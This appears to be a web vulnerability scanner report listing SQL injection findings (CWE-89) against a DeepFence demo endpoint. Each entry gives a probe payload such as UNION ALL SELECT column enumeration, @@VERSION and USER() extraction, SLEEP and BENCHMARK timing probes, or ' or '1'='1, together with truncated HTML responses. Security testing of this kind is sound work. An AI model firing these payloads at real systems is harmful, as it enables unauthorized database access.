href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number	#1798					

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1 #</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28</td></tr></table>		Name	Value	DemoUser1 #	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28
Name	Value					
DemoUser1 #	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28					
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-</pre>					

	<pre>9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1799

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>or SLEEP(5)='</td></tr></table>	Name	Value	DemoUser1#	or SLEEP(5)='
Name	Value				
DemoUser1#	or SLEEP(5)='				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1800				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1
Test Step	GET

Modified Parameters	Name	Value
	DemoUser1#	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL--
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1801	

Scan	SQL Injection	
Severity	ERROR	
Endpoint	https://deepfence.show/	
Request	GET https://deepfence.show/ HTTP/1.1	
Test Step	GET	
Modified Parameters	Name	Value
	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3--
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	

Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number		#1802

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>' or '1'='1</td></tr></table>		Name	Value	DemoUser1#	' or '1'='1
Name	Value					
DemoUser1#	' or '1'='1					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8lO2OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number		#1803				

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	' or benchmark(10000000,MD5(1))#

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="

	<pre>width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1804	

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18#</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18#
Name	Value				
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18#				
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmYBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1805				

Scan	SQL Injection	
------	---------------	--

Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11--</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11--
Name	Value				
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1806				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7</td></tr></table>	Name	Value	DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7
Name	Value				
DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS</pre>				

	BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1807	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>+ SLEEP(10) + '</td></tr></table>		Name	Value	DemoUser1#	+ SLEEP(10) + '
Name	Value					
DemoUser1#	+ SLEEP(10) + '					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgguFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number	#1808					

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),

	4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1809

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')) ,4</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')) ,4
Name	Value				
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')) ,4				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				

CWE-ID CWE-89

Issue Number

#1810

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8--

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlggUfqq93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter DemoUser1#

CWE-ID CWE-89

Issue Number

#1811

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
```

